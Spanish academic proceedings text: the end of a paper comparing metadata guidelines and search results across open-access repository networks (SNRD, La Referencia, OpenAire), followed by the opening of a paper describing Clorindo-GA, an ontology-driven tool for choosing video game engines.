Como bien se menciona anteriormente el COAR ha definido como relevancia alta y complejidad moderada la adopción de estándares de metadatos. Algunas de las iniciativas para paliar este problema de interoperabilidad es la definición e implementación de directrices. En este sentido, podemos mencionar a nivel internacional OpenAire y Driver 2.0 son las que se utilizan en la mayoría de los repositorios, buscando homogeneizar la aplicación de directrices. Ahora bien, desde la latinoamerica la red La Referencia establece sus políticas tanto de metadatos como de cosecha, pero no define una directriz en particular, simplemente establece condiciones que deben cumplirse para que los repositorios puedan ser cosechados. Luego, cada uno de los países latinoamericanos establecen sus directrices, así por ejemplo en Perú se tiene Directrices para el

¹² <http://www.opendoar.org/>

¹³ <https://www.openaire.eu/validator/>

procesamiento de información en los repositorios institucionales. CONCYTEC¹⁴; y en particular Argentina cuenta con las Directrices establecidas por el SNRD¹⁵. Si bien, estas directrices establecen los lineamientos a seguir, la totalidad de ellas se basa en las directrices Driver 2.0. La implementación de esta directriz hace que la mayoría de los repositorios utilicen metadatos correspondientes al estándar DC, agregando en algunos casos metadatos particulares. Tal es el caso de las directrices SNRD que agrega dentro su tipo de documento un metadato que relaciona los tipos de documento establecido por Driver con los términos específicos de SNRD. Por otro lado, las directrices de Perú antes mencionada agrega como parte de sus metadatos una serie que pretende especificar de manera detallada las tesis de los diferentes niveles académicos, éstas son: *thesis.degree.level*, *thesis.degree.grantor*, *thesis.degree.name*, *thesis.degree.discipline* y *thesis.degree.program*.

3.3. Pruebas de búsquedas en las redes federadas La Referencia y OpenAire y SNRD

Teniendo en cuenta las redes de repositorios descriptas en las secciones anteriores, se realizaron búsquedas que permitan realizar un análisis de las semejanzas y diferencias, y de las dificultades al momento de la búsqueda de artículos científicos-académicos. Como así también comprobar la calidad de los metadatos utilizados en los diferentes repositorios, teniendo en cuenta que esto ha sido definido como de alta relevancia y complejidad al momento de definir problemas de interoperabilidad por el COAR.

Al realizar una *búsqueda por autor* en las 3 redes dan resultados diferentes en cuanto a cantidad (ver figuras 5, 6 y 7), es así que:

- *SNRD*: da como resultado más de 300 OD (figura 5), en algunos casos se encuentran repetidos mostrando los diferentes repositorios en los que se encuentra alojado, por ejemplo, un OD alojado en CIDISI y en CIC-Digital.



Fig. 5: Resultado de la búsqueda realizada en SNRD

- *La Referencia*: muestra una cantidad menor significativa de OD encontrados con el mismo criterio de búsqueda (figura 6), esto puede deberse a dos razones: por un lado, La Referencia sólo cosecha artículos académicos, tesis de maestrías y doctorados y reportes (o informes de investigación) dejando de lado por ejemplo los OD del tipo objeto de conferencia; y por otro lado unifica los OD indicando los enlaces de repositorios en los que se encuentra almacenados.



Fig. 6: Resultado de la búsqueda realizada en La Referencia

- *OpenAire*: los resultados mostrados son un intermedio en cuanto a cantidad de los expuestos por el SNRD y La Referencia (figura 7). Esto puede deberse en cuanto a la menor cantidad en relación al SNRD que OpenAire unifica en una sola muestra los OD alojados en diferentes repositorios indicando las fuentes de donde los ha obtenido. Para el caso del La Referencia puede deberse a que OpenAire cosecha todo tipo de OD incluido los objetos de conferencia, como así también que OpenAire cosecha desde repositorios

14

<http://portal.concytec.gob.pe/images/stories/images2013/portal/areas-institucion/dsic/directrices-procesamiento-informacion-repositorios-institucionales.pdf>

15

http://repositorios.mincyt.gob.ar/pdfs/Directrices_SNRD_2013.pdf

institucionales y La Referencia desde nodos nacionales, por lo cual podría haber repositorios que pudieran no estar adheridos al mismo; y por último el alcance de estas redes de repositorios, mientras el primero es nacional, el segundo es latinoamericano y este último es europeo, pero con cosecha a nivel internacional.




Fig. 7: Resultado de la búsqueda realizada en OpenAire

La **búsqueda por título** muestra similitudes en los resultados, por un lado, en OpenAire se muestra una sola opción con dos enlaces al mismo repositorio, pero diferente tipo de OD (artículo y objeto de conferencia). Por su lado, La Referencia muestra un resultado con tres enlaces, dos que coinciden con OpenAire mismo repositorio distinto tipo de OD; y uno más que corresponde a un journal. Por último, el resultado que expone es de tres OD, dos de ellos al mismo repositorio, pero diferente tipo de OD y uno más que pertenece a un repositorio diferente a los dos primeros.

En el caso de búsquedas específicas como por fuente, editor, materia, país entre otros, difiere en relación a la red de repositorio que se utilice. En el caso de La Referencia agrega la opción de realizar búsquedas por país teniendo en cuenta que es un cosechador a nivel latinoamericano. A diferencia de OpenAire donde no es posible especificar los tipos de búsquedas antes mencionado, dando la posibilidad de elegir entre opciones como: publicaciones, datos de investigación, personas, proyectos, organizaciones.

4. Conclusiones

En las secciones anteriores se ha realizado un relevamiento y análisis de los principales proyectos que se están llevando a cabo en el área de interoperabilidad.

Todas estas iniciativas pretenden de una forma local o global llevar soluciones relacionadas con la interoperabilidad a nivel sintáctico y la posibilidad de intercambiar información entre sistemas y entre repositorios. Ahora bien, en los proyectos mencionados se ha tratado muy someramente el aspecto semántico de la interoperabilidad, donde se pretende que cada metadato que describe un objeto digital sea entendido por todos los sistemas sin tener en cuenta el estándar de metadatos implementado.

Como se mencionó en secciones anteriores el informe del COAR, y en relación a los metadatos, mencionar que existe una necesidad de definir nuevos estándares de metadatos que resulten más convenientes para la descripción de los OA. Lo que queda reflejado en las búsquedas realizadas donde quiere realizar por una temática específica no permiten definir de manera correcta la misma, obteniendo resultados que no responden al significado de la palabra que se utilizó. Si bien DC es el estándar más utilizado y el obligatorio para la implementación OAI-PMH (o al menos exportar a este formato), este presenta cierta vaguedad en la interpretación de algunas etiquetas. Algunos estándares que se mencionan como posibles para subsanar estas falencias son: MODS, METS, MARC, CERIF y DataCite entre otros.

La adopción de nuevos estándares de metadatos, si bien tienen el objetivo de describir con mayor especificidad el OA, lleva a una diversidad de estándares utilizados y con ellos la dificultad de interoperabilidad a nivel semántico de los mismos. En este sentido, se considera que la definición a nivel ontológico de metadatos para la descripción de OA, teniendo en cuenta las diferentes fuentes de datos heterogéneas que están presentes en los repositorios, ayudaría a solucionar el problema proporcionando el significado común a los mismos. Donde se tome como base el estándar DC, teniendo en cuenta su utilización masiva, y agregando nuevos metadatos que describan de manera significativa a los OA, pero que a la vez puedan ser entendidos por otros repositorios. Aún más considerando que la próxima generación de repositorios tiene entre sus objetivos prestar servicios que puedan ser utilizados tanto por usuarios humanos como máquina.

Referencias

- [1] The Open Archive Initiative Protocol for Metadata Harvesting. Protocol Version 2.0. Disponible en: <http://www.openarchives.org/OAI/2.0/openarchivesprotocol.htm#Introduction>
- [2] El caso de Interoperabilidad para Repositorios de Acceso Abierto. Julio 2011, v1. Disponible en: <https://www.coar-repositories.org/es/activities/repository->

[interoperability/coar-interoperability-project/a-case-for-interoperability/](#)

[3] Rodrigues, E. Challenges and Opportunities of Interoperability for Open Access Repositories. China Open Access Week. Beijing, Octubre 2012.

[4] The Current State of Open Access Repository Interoperability. COAR. Octubre, 2012. V2. Disponible en:

<https://www.coar-repositories.org/es/activities/repository-interoperability/coar-interoperability-project/the-current-state-of-open-access-repository-interoperability-2012/>

[5] Next Generation Repositories, COAR. Febrero, 2017. Disponible en:

<https://www.coar-repositories.org/files/COAR-Next-Generation-Repositories-February-7-2017.pdf>

[6] I Cumbre Europea de Interoperabilidad en la Administración. Valencia, Noviembre 2006. Disponible en:

<http://www.educoas.org/RestrictedSites/Curso1/Newsletter-Septiembre07/paratenerencuenta28.html>. Consulta: 05/08/2015

[7] Institute of Electrical and Electronics Engineers. IEEE Standard Computer Dictionary: A Compilation of IEEE Standard Computer Glossaries. New York: 1990

[8] Euzenat, J. Towards a principled approach to semantic interoperability. En: A. Gómez-Pérez; M. Grüniger; H. Stuckenschmidt y M. Uschold (Eds.), Workshop on Ontologies and Information Sharing at the 17th International Joint Conference on Artificial Intelligence. Seattle, US, August 4–5. 2001

[9] Garrido Arenas, H.; Lisowska Navarro, M. ¿Estamos preparados para trabajar en red? Interoperabilidad: desafíos para la región latinoamericana. XX ISTE (Ibero-American Science & Technology Education Consortium) General Assembly. Puebla, México. Marzo 2014

[10] Sandobal Verón, V.; Ale, M.; Gutiérrez, M. Hacia la integración de la producción científica y pedagógica de las Universidades Nacionales a los Repositorios de Acceso Abierto – Un análisis situacional. II Jornadas de Investigación en Ingeniería del NEA y Países Limítrofes. Junio 2012. ISBN: 978-950-42-0142-7

[11] Senso, José A., and Antonio de la Rosa Piñero. "El concepto de metadato. Algo más que descripción de recursos electrónicos." *Ciência da Informação* 32.2 (2003): 95-106.

[12] Dublin Core Metadata Element Set, Version 1.0: Reference Description (1998). Disponible en: <http://dublincore.org/documents/1998/09/dces/#>. Consultado: 10 de Agosto de 2015.

[13] Estándar para Metadatos de Objetos Educativos. Institute of Electrical and Electronics Engineers, Inc. Park Avenue New York, NY 10016-5997 USA. 2002

[14] IMS Meta-data Best Practice Guide for IEEE 1484.12.1-2002 Standard for Learning Object Metadata.

Version 1.3 Final Specification. Disponible en: http://www.imsglobal.org/metadata/mdv1p3/imsmd_best_v1p3.html. 2006.

[15] DataCite Metadata Working Group. (2016). DataCite Metadata Schema Documentation for the Publication and Citation of Research Data. Version 4.0. DataCite e.V. <http://doi.org/10.5438/0012>.

[16] Directrices Driver 2.0. Directrices de proveedores de contenido. Noviembre, 2008

[17] OpenAire Guidelines for Literature Repositories v3.0. Disponible en:

<https://guidelines.openaire.eu/en/latest/literature/index.html>. Abril, 2013

[18] Ley 26899: Creación de Repositorios Digitales Institucionales de Acceso Abierto, Propios o Compartidos. Noviembre, 2013. Texto definitivo disponible en:

<http://repositorios.mincyt.gob.ar/recursos.php>.

[19] Directrices SNRD. Directrices para proveedores de contenido del Sistema Nacional de Repositorios Digitales. Ministerio de Ciencia, Tecnología e Innovación Productiva. Mayo 2013

[20] La Referencia. Red Federada de Repositorios Institucionales de Publicaciones Científicas. Metadatos y Políticas de cosecha. Mayo de 2015.

[21] OpenAire. Open Access Infrastructure for research in Europe. Framework Programme 7(2007-2013)

[22] COAR, Working Group 2, Repository Interoperability. COAR Roadmap Future Direction for Repository Interoperability. Febrero, 2015. Disponible en:

https://www.coar-repositories.org/files/Roadmap_final_formatted_20150203.pdf

Clorindo-GA: Hacia un Asistente para el Diseño Arquitectónico de Videojuegos

Facundo González-Gola*, Alejandro Sánchez[†] and Germán Montejano^{*‡}

*Universidad Nacional de San Luis, San Luis, Argentina

gonzalezgolafacundo@gmail.com, {asanchez,gmonte}@unsl.edu.ar

[†]Universidad Nacional de la Patagonia San Juan Bosco, Puerto Madryn, Argentina

[‡]Universidad Nacional de La Pampa, La Pampa, Argentina

Resumen—En esta publicación presentamos la conceptualización y el comportamiento de **Clorindo-GA**, una aplicación dirigida por ontologías para asistir en el diseño arquitectónico a desarrolladores de videojuegos. El constante crecimiento de este mercado lleva a que cada vez más empresas, grupos de desarrolladores, e incluso individuos, se aventuren en la creación de sus propios videojuegos. Sin embargo, su diseño arquitectónico es típicamente complejo y fuente de costosos errores. El mercado demanda que los videojuegos ejecuten sobre una amplia variedad de dispositivos (como computadoras, consolas, tablets y smartphones), sistemas operativos, e interpretes. A su vez, se utilizan componentes de software que proveen un número de funcionalidades básicas, pero plantean restricciones sobre los dispositivos y el entorno de desarrollo. Además, es natural que en este dominio se requiera un alto performance y escalabilidad. Una mala elección en el diseño arquitectónico puede llevar al fracaso un proyecto, e incluso ocasionar la ruina de la empresa que lo ejecuta. Evitar esta situación es justamente el objetivo de **Clorindo-GA**. La aplicación solicita una serie de parámetros del proyecto, por ejemplo, el tipo de videojuego y el sistema de coordenadas utilizado (2D o 3D), y a partir de este conocimiento recomienda componentes de software apropiados, evitando de esta forma posibles inconsistencias. Describimos la conceptualización de la misma, su comportamiento, e ilustramos su funcionamiento con casos de estudio.

I. INTRODUCCIÓN

Muchos proyectos de desarrollo de videojuegos han fracasado y continúan haciéndolo en la actualidad. Entre los casos más conocidos podemos destacar el de ET, cuya producción fue abandonada y llevó a la empresa Atari a la bancarrota [1]. Otro caso interesante es el de Duke Nukem Forever, cuya salida al mercado demoró 14 años por problemas de diseño, fracasando luego sus ventas [2]. Peor resultado tuvo el proyecto de No Man's Sky, donde sus desarrolladores fallaron en cumplir con las características prometidas y debieron afrontar procesos legales [3]. Casos como estos se reportan frecuentemente en la actualidad, con una mayor proporción ocurriendo en pequeñas y medianas empresas.

Numerosos fracasos como los mencionados pueden atribuirse a errores en el diseño arquitectónico. La complejidad inherente de esta actividad viene dada principalmente por la gran variedad de *plataformas* sobre las que típicamente se pretenden liberar los juegos y sus limitaciones físicas [4], los *componentes de software* que se deben utilizar y sus condicionamientos sobre las plataformas, los típicos requerimientos de performance y escalabilidad, y la frecuente *composición multidisciplinaria de los equipos* de desarrollo.

En este trabajo introducimos la conceptualización y el comportamiento proyectado para **Clorindo-GA**¹ – una aplicación dirigida por ontologías para asistir al arquitecto en la toma de las principales decisiones de diseño en el desarrollo de videojuegos. La conceptualización [5], descrita en lenguaje natural, incluye el conocimiento necesario para sugerir alternativas de diseño. Esta se formalizará luego en ontologías [6]. El comportamiento, en cambio, describe como utilizará el arquitecto la herramienta para obtener dichas alternativas, e incluye las preguntas de competencia que debe responder la ontología [7]. Se espera la aplicación ayude a arquitectos menos experimentados (posiblemente comenzando su carrera en pequeñas y medianas empresas) a navegar la complejidad de la actividad en este dominio. A su vez, se proyecta que la misma sea utilizada por arquitectos más experimentados para explorar y convalidar alternativas de diseño.

La conceptualización estructura la complejidad del problema. Esta debe incluir la amplia gama de dispositivos sobre los cuales el mercado demanda que los videojuegos sean liberados, la cual se extiende desde consolas (computadoras específicamente diseñadas para juegos), pasando por computadoras hogareñas, hasta incluir teléfonos móviles. Estos dispositivos disponen de su software de base sobre el cual deben ejecutar los programas, tales como sistemas operativos y máquinas virtuales, provistos bajo diferentes licencias, y disponibles en diferentes versiones. A su vez, tanto los dispositivos como su software evolucionan rápidamente.

Otro aspecto que la conceptualización debe considerar también son los componentes de software que pueden facilitar el desarrollo. Estos proveen un número de funcionalidades tales como la renderización de imágenes, la emisión de sonidos, la captura de eventos generados por el usuario, la administración de memoria, o la ejecución de scripts bajo determinadas condiciones de disparo. Dichos motores son desarrollados para determinados dispositivos asumiendo la disponibilidad de ciertas capacidades y software de base.

Un factor que también debe tenerse en cuenta es que el desarrollo de videojuegos involucra expertos de una variedad de dominios, como ser artes gráficas, musicalización, y narración. Estos expertos cuentan con una formación muy diferente a los expertos IT y en consecuencia con una conceptualización distinta para realizar el trabajo. La comunicación puede

¹La primera parte del nombre – Clorindo – honra al célebre arquitecto argentino *Clorindo Manuel José Testa*, y la segunda parte – GA – corresponde a las siglas de *Game Architect*.

resultar poco eficaz y sea difícil detectar inconsistencias entre requerimientos y decisiones de diseño arquitectónicas.

La herramienta ayudará a prevenir inconsistencias en el diseño arquitectónico que pueden condenar a un proyecto al fracaso. Si el equipo no dispone de un arquitecto con suficiente conocimiento, un eventual problema no se detectaría hasta que el primer prototipo se encuentre avanzado en su desarrollo. Considere, por ejemplo, el desarrollo de un juego 2D como Sonic The Hedgehog² (ver figura 1). Un arquitecto inexperto puede verse tentado de utilizar Unity³, un componente de software que permite desarrollar videojuegos 2D y soporta una extensa lista de plataformas. Sin embargo, esto sería un error. Unity está optimizado para manejar transformaciones geométricas como rotaciones, traslaciones y escalado en 3D, además de colisiones, mallas, texturas, luces y movimientos de cámara libre. Como resultado, el desarrollo se volvería más complejo que si se tratara con un componente para juegos 2D, lo cual se traduciría en costos adicionales para el proyecto. Además, el juego utilizaría más recursos de procesamiento y memoria que si se utilizara el componente 2D, lo cual limitaría los dispositivos móviles en los cuales se podría ejecutar.



Figura 1: Captura de pantalla de Sonic The Hedgehog

Ilustraremos la conceptualización y el comportamiento de Clorindo-GA con dos casos de estudio. Estos han sido elegidos por ser ampliamente conocidos, y si bien son simples en comparación a juegos más recientes, presentan suficiente complejidad para mostrar las características de la herramienta. Estos casos de estudio son el Sonic The Hedgehog y The Secret Of Monkey Island⁴.

El resto del documento está organizado de la siguiente forma: la secciones II y III presentan los casos de estudio; las secciones IV y V describen la conceptualización y el comportamiento de la herramienta; la sección VI explica brevemente los trabajos relacionados; y la sección VII concluye el documento y menciona trabajos en curso.

II. SONIC THE HEDGEHOG

El juego Sonic the Hedgehog se centra en la capacidad de su personaje principal – Sonic – para correr a alta velocidad

²Sega Games Co., Ltd, <http://www.sega.com>, visitado en Agosto 2017

³Unity Technologies, <https://unity3d.com>, visitado en Agosto 2017

⁴Lucasfilm Ltd, <http://lucasfilm.com/games>, visitado en Agosto 2017

sobre plataformas que incluyen muelles, pendientes y bucles verticales. Las plataformas están pobladas de peligros que adoptan diversas formas. Robots, obra del antagonista – Dr. Robotnik, que deben ser destruidos para liberar a los animales que fueron atrapados adentro de ellos, tarea secundaria que puede optar por realizar mientras completa el nivel. Otros peligros incluyen hileras de picos afilados que Sonic debe evitar tocar, pozos sin fondo en los cuales no debe caer, paredes o plataformas móviles que podrían aplastarlo, así como ambientes submarinos que debe atravesar sin ahogarse. El último peligro debe afrontarlo mediante la inhalación de burbujas de aire periódicamente liberadas por respiraderos. El principal objetivo es atravesar las distintas fases hasta llegar a derrotar al jefe final. En la figura (1) se muestra una captura de pantalla del juego donde Sonic corre sobre una plataforma.

Sonic The Hedgehog se encuentra disponible para una amplia variedad de plataformas: Sega Megadrive/Genesis, Sega Master System, Sega Game gear, Gameboy Advance, iOS, Android, Steam, Wii, Playstation 3, y Xbox 360.

III. THE SECRET OF MONKEY ISLAND

The Secret of Monkey Island se desarrolla en un lugar ficticio del Caribe durante la época de la piratería. El jugador asume el papel de Guybrush Threepwood, un joven que sueña con convertirse en un pirata, y explora las distintas islas mientras resuelve puzzles hasta derrotar al malvado pirata LeChuck. Puede recoger distintos objetos de las islas y entablar diálogos con los personajes del juego para resolver los mencionados puzzles. En la figura (2) se muestra una captura de pantalla del juego donde Guybrush está rodeado de piratas en un bar.

The Secret of Monkey Island se encuentra disponible para las plataformas Amiga, Atari ST, DOS, FM Towns, Mac OS, Sega-CD, Windows, Xbox 360, y iPhone OS.



Figura 2: Captura de pantalla de The Secret of Monkey Island

IV. CONCEPTUALIZACIÓN

El principal documento en el desarrollo de un videojuego se denomina *game design document* (GDD). En este se concentran los requerimientos, las principales decisiones de diseño, y otro material relevante para llevar adelante el proyecto [8]. En

general, el mismo puede ser editado por cualquier miembro del equipo de desarrollo, incluyendo diseñadores y artistas. La relación entre el GDD y los principales conceptos del dominio que introducimos a continuación se muestran en la figura (3).

Establecer correctamente el *género* de un videojuego es central para su desarrollo. Es la categoría en la que se lo clasifica de acuerdo al tipo de desafío que presenta [9]. Dicho desafío se expresa en función de la mecánica principal del videojuego, de las acciones que pueden realizar sus personajes, de los enemigos, de las vistas disponibles y de los sistemas de coordenadas. Esta categorización también podría refinarse en un *sub-género*. Por ejemplo, el género de Sonic The Hedgehog es de *acción*, y el sub-género es *plataformas*, ya que el protagonista debe avanzar sobre ellas. En el caso de The Secret of Monkey Island, son *aventura* y *point-and-click*, respectivamente.

Otros ejemplos de sub-género que pueden encontrarse son: *first-person-shooter* donde el usuario realiza los disparos desde el punto de vista del protagonista, como en los videojuegos Doom y Call of Duty; *third-person-shooter* donde los disparos los realiza el usuarios desde un punto de vista exterior al protagonista, como en Gears of War y Crisis; y *fighting* donde el usuario dirige la pelea del protagonista, como en Street Fighter y Mortal Kombat.

El principal componente de software que se utiliza para facilitar el desarrollo de un juego es conocido como *motor de juego* [10]. El mismo proporciona funcionalidades que se ajustan a las necesidades de uno o más géneros/sub-géneros. Esta es la principal razón por la cual es importante determinar correctamente el género del videojuego a desarrollar. La funcionalidad que puede ser provista incluye el motor de dibujo (renderer) para sistemas de coordenadas 2D o 3D, detección de colisión, sonido, animación, inteligencia artificial, redes, streaming, gestión de memoria, soporte de localización, escena gráfica, y puede incluir soporte de reproducción de videos. Los motores están limitados a ejecutar sobre plataformas (consolas, dispositivos móviles y computadoras) específicas. Entre los motores de juego conocidos mencionamos a tres. El primero es el *Unreal Engine*⁵ motor para mundos 2D/3D, multi-género y que ejecuta sobre Windows, Mac, Linux, Xbox One, Playstation 4 y Nintendo Switch. El segundo es *Unity*, un motor para mundos 3D y 2D, multi-género, y que ejecuta sobre Windows, Mac, Linux, Xbox One, Playstation 4 y Nintendo WiiU, Android, y Windows Phone. El tercero es el *GameMaker Studio*⁶, que es un motor 2D, multi-género, para Windows, Mac, Linux, Android, iOS, fireTV, Android TV, Microsoft UWP, HTML5, PlayStation 4 y Xbox One.

Otros tipo de componentes de software que existen son los frameworks. Estos proveen un conjunto limitado de funcionalidades pero pueden utilizarse en varias plataformas. Por ejemplo Monogame⁷ es un framework 2D para iOS, Android, Mac OS X, Linux, Windows 8/10, PlayStation Vita, Xbox One y PlayStation 4.

También existen componentes de software llamados *software development kits* (SDKs) que abordan un conjunto li-

mitado de funcionalidades y son provistos por plataformas particulares. Por ejemplo para Xbox One tenemos el *Xbox Development Kit* (XDK)⁸ y para Sega Megadrive/Genesis el SGDKSega Genesis Development Kit (SGDK)⁹.

El *game-view* es otro concepto que influye en la elección de un componente de software. El mismo está dado por las técnicas gráficas para exhibir el contenido de un videojuego. Estas técnicas han evolucionado con el tiempo gracias a los avances del hardware. Por ejemplo, la técnica usada en videojuegos como Sonic The Hedgehog o Super Mario Bros es side-scrolling. Otros ejemplos de game-view son first-person que se utiliza en videojuegos como Doom y Call of Duty o third-person que se utiliza en videojuegos como Gears of War y Tomb Raider.

Otro concepto importante en la elección del componente de software es el *gameplay*. Esta noción designa al conjunto de propiedades que describen la experiencia del jugador ante un sistema de juego determinado. El principal objetivo es divertir y entretener de forma satisfactoria y creíble, ya sea solo, o en compañía de otros jugadores [11]. Por ejemplo en Sonic The Hedgehog, el game-play se describe a continuación. “Un videojuego donde el personaje corre a toda velocidad saltando obstáculos, eliminando enemigos, recolectando anillos. Esto debe ser a una tasa constante de no menos de 30 cuadros por segundos.”

El GDD concentra la información relevante respecto al proyecto. En otras palabras, incluye caracterizaciones del género/subgénero al que pertenecerá el juego, las acciones de sus personajes, los enemigos a derrotar, el game-view, el game-play, las plataformas donde debe ejecutar, los posibles componentes de software que se pueden utilizar y el sistema de coordenadas elegido.

V. COMPORTAMIENTO

El comportamiento de Clorindo-GA esta dado por la secuencia típica de interacciones que debe seguir el arquitecto para conocer que componentes de software puede utilizar para facilitar el desarrollo de un videojuego. La figura (4) muestra una abstracción de dicha secuencia especificada en la notación BPMN¹⁰[12]. A continuación explicamos cada una de las interacciones destacando las preguntas de competencia que debe responder la ontología, y proveyendo bocetos de las pantallas de la herramienta.

El arquitecto inicia la secuencia con la actividad 1 de la figura (4) proveyendo los datos básicos del videojuego proyectado. Completa el nombre y una descripción breve según se indicaron en el GDD. La figura (5a) muestra los datos para el Sonic The Hedgehog.

El siguiente paso, la actividad 2, consiste en determinar el tipo del videojuego. El arquitecto debe seleccionar el género y subgénero a partir de dos listas dependientes. En la figura (5b) se muestra la pantalla correspondiente a este paso para el caso de Sonic The Hedgehog.

⁸Xbox One development Kit, <http://www.xbox.com/en-US/developers>, visitado en Agosto 2017

⁹SGDK: A small, open and free development kit for the Sega Megadrive, <https://github.com/Stephane-D/SGDK/wiki>, visitado en Agosto 2017

¹⁰BPMN por las siglas de su nombre en inglés: Business Process Model and Notation

⁵Epic Games, <https://www.unrealengine.com>, visitado en Agosto 2017

⁶YoYo Games Ltd, <https://www.yoyogames.com>, visitado en Agosto 2017

⁷Monogame Team, <http://www.xbox.com/en-US/developers>, visitado en Agosto 2017




Figura 3: Principales conceptos y relaciones




Figura 4: Diagrama Proceso BPMN

En caso de desconocer el género y sub-género, el arquitecto deberá seguir una secuencia alternativa dada por las actividades 2A, 2B y 2C. Primero debe proveer las acciones que realiza en protagonista, como ser, por ejemplo, jump, kick, y shoot. Luego deberá seleccionar el game-view, y a continuación la cantidad de enemigos en escena.

En este punto de la ejecución de la secuencia se presenta la primera pregunta de competencia que se le puede formular a la ontología. La misma le pide determinar el género y el subgénero del videojuego, como se enuncia a continuación.

Dadas las acciones del personaje, el game-view, y la cantidad de enemigos en escena ¿Cuál es el género y sub-género del videojuego?

A continuación, en la actividad 3, el arquitecto debe

seleccionar el sistema de coordenadas. Puede escoger entre las opciones disponibles de 2D (dos dimensiones) y 3D (tres dimensiones). En el caso de Sonic The Hedgehog, el arquitecto escoge 2D, como se muestra en la figura (5c).

El paso subsiguiente, la actividad 4, consiste en seleccionar las plataformas sobre las que se pretende ejecute el juego. El arquitecto debe selecciona las plataformas de una lista disponible. Por ejemplo, en el caso de Sonic The Hedgehog, la plataforma escogida es “Consola - Xbox One”.

Si el juego fuera multiplataforma, se debe ejecutar además la actividad 4A. En ella se especifican los requerimientos funcionales mínimos de las plataformas, como por ejemplo: medio de distribución y si es multijugador.

A esta altura de la secuencia es posible establecer la

Clorindo-GA 10

Sec. Descripción Nombre: Sonic 2017

Sec. Género

Sec. Acciones

Sec. Vista

Sec. Sist. Coord.

Sec. Plataformas

Description: Sonic the Hedgehog es un juego 2D de plataformas con una vista side-scrolling. El juego se centra en la capacidad de Sonic para correr a alta velocidad a través de niveles que incluyen muelles, pendientes, pozos sin fondo y bucles verticales.

Siguiete Cancelar

(a) Paso 1. El arquitecto completo los campos Nombre y Descripción.

Clorindo-GA 10

Sec. Descripción Género Sub-género

Sec. Género Acción Plataformas

Sec. Acciones

Sec. Vista

Sec. Sist. Coord.

Sec. Plataformas

Un juego de plataformas es un tipo de videojuego, y sub-género de juego de acción. Se trata de guiar a un personaje de jugador o avatar para saltar entre plataformas suspendidas y/o sobre obstáculos para atravesar su entorno. El jugador controla los saltos para evitar que su personaje caiga a su muerte o pierda los saltos necesarios. El elemento unificador más común de los juegos de este género es el botón de salto.

Siguiete Cancelar

(b) Paso 2. El arquitecto seleccionó género y subgénero.

Clorindo-GA 10

Sec. Descripción Sistema de Coordenadas

